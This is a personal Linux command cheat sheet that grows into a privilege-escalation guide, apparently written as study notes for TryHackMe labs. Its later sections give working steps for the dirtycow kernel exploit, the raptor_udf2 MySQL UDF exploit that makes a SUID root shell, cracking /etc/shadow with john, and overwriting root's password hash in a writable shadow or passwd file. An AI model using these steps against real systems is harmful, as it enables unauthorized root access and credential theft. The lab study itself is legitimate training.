# Linux Usage Guide

## Linux Enumeration

hostname > To see the hostname of running system.

uname -a > To print system information giving us additional detail about the kernel used by the system. This will be useful when searching for any potential kernel vulnerabilities that could lead to privilege escalation.

cat /proc/version – To see kernel version info etc.

/etc/issue/ - To see OS version. or read /etc/os-release.

cat /etc/shadow – To see hash and stored password of all users password.

cat /etc/os-release – To see the version of linux. (LTS)

# Basic Commands & Tools

gcc file.c -o outputfile – To compile a C file.

./outputfile – Then run a C file.

passwd – To change password.

users – Shortcut to see existing users in a system.

sudo apt-get update -y – To update apt packages.

df -h – To see disk space if get some space issue message when updating packages.

fdisk -l - To view the partitions on your Linux system to see which ones you have and how much capacity is available in each.


sudo apt-get clean && sudo apt-get autoremove -y – To remove unnecessary disk packages.

sudo -l – To see what commands can a user run in a system.


echo $[variable name] – To see a particular variable.

sudo nano ~/.zshrc – To edit shell and variables permanently.


**find – To find a file. There is a dedicated doc about find tool.**

**which** - To locate a binaries using PATH variable. (helpful for searching binary)

**locate** – To search a file or binary.



**whereis** – Similar as locate, more reliable than locate.



**Defference in which, where, whereis and locate:**

****

**ps** - To see processes details of running terminal.


ps -A - To view all running processes.

ps aux – To see more details about processes.

sudo apt list –installed – To see installed programs in linux.

sudo apt-get –purge remove <file name> - To unstall packages with its configuration files.

**apt cache search [software name]** - A search function of apt tool that can check whether the package is available or not.



echo – To print a text. (Use “” double quotation mark in text.

whoami – To print current username/running server.

sudo su – To become a root user.

su - CyBorG – To become a normal user.

## Commands for file system

ls – To listing directory, files.


ls -a – To see . and .hidden folders.


ls -la – To see file permissions.

cd – To change directory.

**cd /root > To root a root user.**

cat – To read a file.

**cat >> [file name]** – Used to type without using nano, eho, gedit. (Use ctrl+D to exit)



head – To read first 10 line of a text file.

tail – To read last 10 line of a file.

nl [file name] – To count line numbers in a file.l

touch – To create file.

mkdir – To create directory.

cp – To copy a file.

**mv – To move a file.**

mv [file1] [file2] [file3] -t [directory to move to] > move multiple files/folders simultaneously

rm – To remove a file.

rm -r – To delete directory.

file – To see the file type & details.

wc – To count the entries in a file.

sudo chown CyBorG:CyBorG -R DVWA – To change permission of file.

pwd – To print working directory.

man – To see manual of a command and application.


./[name of script] > run an bash script program

**less - To view and navigate through the contents of a file and search word.** (ctrl+j & ctrl+k for scroll)

where [ file/software name ] – To see file location.


who | wc -l /users | wc -w – To see how many users in a shell.

**grep – To fetch a specific word from a specific file.**

**Example :**

grep -iRl [directory path/keyword] > Find files with a specific keyword

grep -i > Ignore case distinctions in patterns and data. (Case sensitivity ignore)

grep -e PATTERN1 -e PATTERN2 -e PATTERN3 file.txt > To fetch multiple match in a single file.

grep -r > To fetch 1st characters of a word.

grep -E -o '([0-9]{1,3}\.){3}[0-9]{1,3}' \* > To fetch ip address.

**ps aux | grep agent** - This command tells Linux to display all my services and then send that output to grep,which will look through the output for the keyword apache2 and then display only the relevant output, thus saving me considerable time and my eyesight.

dpkg-reconfigure <file name> - To reconfigure a Debian file (with .deb extension).

dpkg -l – To see all installed Debian tools.

searchsploit [version details] – To search xploit or vulnerability.

whois – To see DNS, Organization details.

python3 -m http.server [port] – To run python server.

systemctl list-units --type=service --state=running – To see what services active & running.

sudo systemctl start/restart/status ssh – About ssh.

systemctl status [service name] – To see service details. It can support start/stop instead of status.

sudo systemctl status apache2 – To see apche server status. Use start for starting.

git clone [file name] – To clone files from github.

Ctrl + L – To clear whole text instead of typing “clear” on terminal.

**Extra Knowledge Based Command :**

find / -name "php.ini" 2>/dev/null – To setup DVWA.

gzip -d /usr/share/wordlists/rockyou.txt.gz - To unzip file. (gz file)

sudo /bin/systemctl start nessusd.service – To start **Nessus**

# Managing and Analyzing Network

ifconfig/ip -br addr show – To show ip and mac address and network interfaces of a system.

**iwconfig** – To see wireless adapters.

sudo ifconfig eth0 [new ip address] – To change ip address during ip spoofing.

* **Spoofing MAC Address**

To spoof MAC address, simply use the ifconfigcommand’s downoption to take

Down the interface (eth0 in this case). Then enter the ifconfig command followed by the

interface name (hw for hardware, ether for Ethernet) and the new spoofed MAC address.

Finally, bring the interface back up with the upoption for the change to take place.

Here’s an example:

kali > **ifconfig eth0 down**

kali > **ifconfig eth0 hw ether 00:11:22:33:44:55**

kali > **ifconfig eth0 up**

sudo dhclient [network interface name] – To change ip with dhcp server.

dig – To see dns information.

* dig [domain name] ns > For nameserver.
* dig [domain name] mx > For mail exchange server.

/etc/resolv.conf > File which contains nameserver.

/etc/hosts > File which contain host name.

# File Permission

**chown cyborg /tmp/rootssfile** - Here, we give the command, the name of the user we are giving ownership to, and then the location and name of the relevant file.

**chgrp cyborg newIDS** - This command passes the cyborg group ownership of newIDS.

chmod 774 hashcat.hcstat – To change file permission.

chmod +x [file] – To give executable permission to all.

**Giving file permission with SUID and SGID:**

chmod 4777 [file name] – For user.

chmod 2777 [file name] – For gruop.



chmod 6777 [file name] – For user+group.


chmod 0777 [file name] – To remove permission.

# MANAGING USER ENVIRONMENT VARIABLES


env – To see default environment variables.

set | more – To see all environment variables.

**Changing a variable value:**

****

**Changing shell prompt:**



**Changing PATH:**

One of the most important variables in your environment is your PATH variable, which

controls where on your system your shell will look for commands you enter, such as cd,

ls, and echo. If the bash shell doesn’t find the command in one of the directories in your PATH variable, it will return the error command not found, even if that command does exist in a directory not in your PATH.

echo $PATH

/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin > These are the directories where your terminal will search for any command. When you enter ls, for example, the system knows to look in each of these directories for the ls command, and when it finds ls, the system executes it. To be able to use this new tool from any directory, you need to add the directory holding this tool to your PATH variable.

**PATH=$PATH:/root/newhackingtool**

**Or, export PATH=/tmp:$PATH**

This assigns the original PATH variable plus the /root/newhackingtool directory to the new PATHvariable, so the variable contains everything it did before, plus the new tool directory**.**

If you examine the contents of the PATHvariable again, you should see that this directory has been appended to the end of PATH, as shown here:

kali > echo $PATH

/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin:/root/newhackingtool

**Useful Utilities**


**enum4linux** [ip] - enum4linux is a Linux tool used for gathering information from Windows machines during a penetration test or security assessment. It is specifically designed to extract valuable information and perform enumeration against Windows systems in a network.

nano – To edit a file.

vim – See tryhackme rooms.

wget – To download files from web via HTTP. For example : if I wanted to download a file named "myfile.txt" onto my machine, assuming I knew the web address it -- it would look something like this:

wget [https://assets.tryhackme.com/additional/linux fundamentals/part3/myfile.txt](https://assets.tryhackme.com/additional/linux%20fundamentals/part3/myfile.txt)

ssh – To connect with remote devices.

* To see ssh status > sudo service ssh status.
* To start/stop ssh > service ssh start/stop

Linux to Windows Tutorial > https://youtu.be/O7OG-ht1p1E


scp – Full form > Secure Copy. Used for transferring file to remote system.


* My machine to Remote machine > scp file.txt [remote\_username@IP of remote user:/home/RemoteMachine/](mailto:target@192.168.0.1:/home/target/)
* Remote machine to My machine > scp [remote\_username@IP of remote user:/home/RemoteMachine/file.txt](mailto:target@192.168.0.1:/home/target/file.txt) /home/MyMachine/

scp using Tutorial > <https://youtu.be/fmMg6cyww14>

**mount** > To mount a file system. Exp: **sudo mount 10.10.109.15:/var /mnt/kenobi\_mount**

Tutorial in THM Kenobi room >> <https://tryhackme.com/room/kenobi>



Here /var is the only location where have the permission to mount a file.Type **showmount -e [ip]** to see the locations that we have permission to mount a file.

# Privilege Escalation

[**https://gtfobins.github.io/**](https://gtfobins.github.io/)>Use this site for get commands to bypass local security of a misconfigured machine.

**Exploit Types**

* Kernel
* Service EXploit
* Using unshadow with passwd and shadow file. (See Hash Cracking docx)
* Sudo
* SUID
* Capabilities
* Cron Jonbs
* PATH

**Valuable commands**

env > To show environmental variables.

netstat > To see network status.

## Kernel Exploit

The Kernel exploit methodology is :

**Type 1:** Manual Detection & Exploit

* Identify the kernel version. (cat /proc/version) Or, use automated tools.
* Search and find an exploit code for the kernel version of the target system
* Run the exploit : Download the exploit in your attack machine > Compile the program and save with defferent file name > Use python3 server > Download the file on target machine and run. Or you can use scp for download the compiled/executable file in target machine.

**Type 2:** Automated Detection & Exploit

Linux VM

1. In command prompt type:

**/home/user/tools/linux-exploit-suggester/linux-exploit-suggester.sh**

2. From the output, notice that the OS is vulnerable to “dirtycow”.

Exploitation

Linux VM

1. In command prompt type:

**gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w**

2. In command prompt type: **./c0w**

**Disclaimer: This part takes 1-2 minutes - Please allow it some time to work.**

3. In command prompt type: **passwd**

4. In command prompt type: **id**

From here, either copy /tmp/passwd back to /usr/bin/passwd or reset your machine to undo changes made to the passwd binary

Note : Remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

## Service Exploits

The MySQL service is running as root and the "root" user for the service does not have a password assigned. We can use a [popular exploit](https://www.exploit-db.com/exploits/1518) that takes advantage of User Defined Functions (UDFs) to run system commands as root via the MySQL service.

Change into the /home/user/tools/mysql-udf directory:

cd /home/user/tools/mysql-udf

Compile the raptor\_udf2.c exploit code using the following commands:

gcc -g -c raptor\_udf2.c -fPIC  
gcc -g -shared -Wl,-soname,raptor\_udf2.so -o raptor\_udf2.so raptor\_udf2.o -lc

Connect to the MySQL service as the root user with a blank password:

mysql -u root

Execute the following commands on the MySQL shell to create a User Defined Function (UDF) "do\_system" using our compiled exploit:

use mysql;  
create table foo(line blob);  
insert into foo values(load\_file('/home/user/tools/mysql-udf/raptor\_udf2.so'));  
select \* from foo into dumpfile '/usr/lib/mysql/plugin/raptor\_udf2.so';  
create function do\_system returns integer soname 'raptor\_udf2.so';

Use the function to copy /bin/bash to /tmp/rootbash and set the SUID permission:

select do\_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');

Exit out of the MySQL shell (type **exit** or **\q** and press **Enter**) and run the /tmp/rootbash executable with -p to gain a shell running with root privileges:

/tmp/rootbash -p

**Remember to remove the /tmp/rootbash executable and exit out of the root shell before continuing as you will create this file again later in the room!**

rm /tmp/rootbash  
exit

## Weak File Permissions - Readable /etc/shadow

**Steps:**

ls -l /etc/shadow

cat /etc/shadow

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

## Weak File Permissions - Writable /etc/shadow

**Steps:**

ls -l /etc/shadow

mkpasswd -m sha-512 newpasswordhere

$6$i9owpa3MduLC5WBk$Ycoi6Gy3saCGOQ59hgZLVeNIKJrtxBsvzc/TD0bGMGlPZyVn0geZCPBCs9al.I5MhESBlP5s1FyDwMPETScue0

su root

**Note:** Don’t remove extra part of root shadow during editing.

## Weak File Permissions - Writable /etc/passwd

**Steps:**

ls -l /etc/passwd

openssl passwd newpasswordhere

Edit the /etc/passwd file and place the generated password hash between the first and second colon (:) of the root user's row (replacing the "x").

su root

Alternatively, copy the root user's row and append it to the bottom of the file, changing the first instance of the word "root" to "newroot" and placing the generated password hash between the first and second colon (replacing the "x").

Now switch to the newroot user, using the new password:

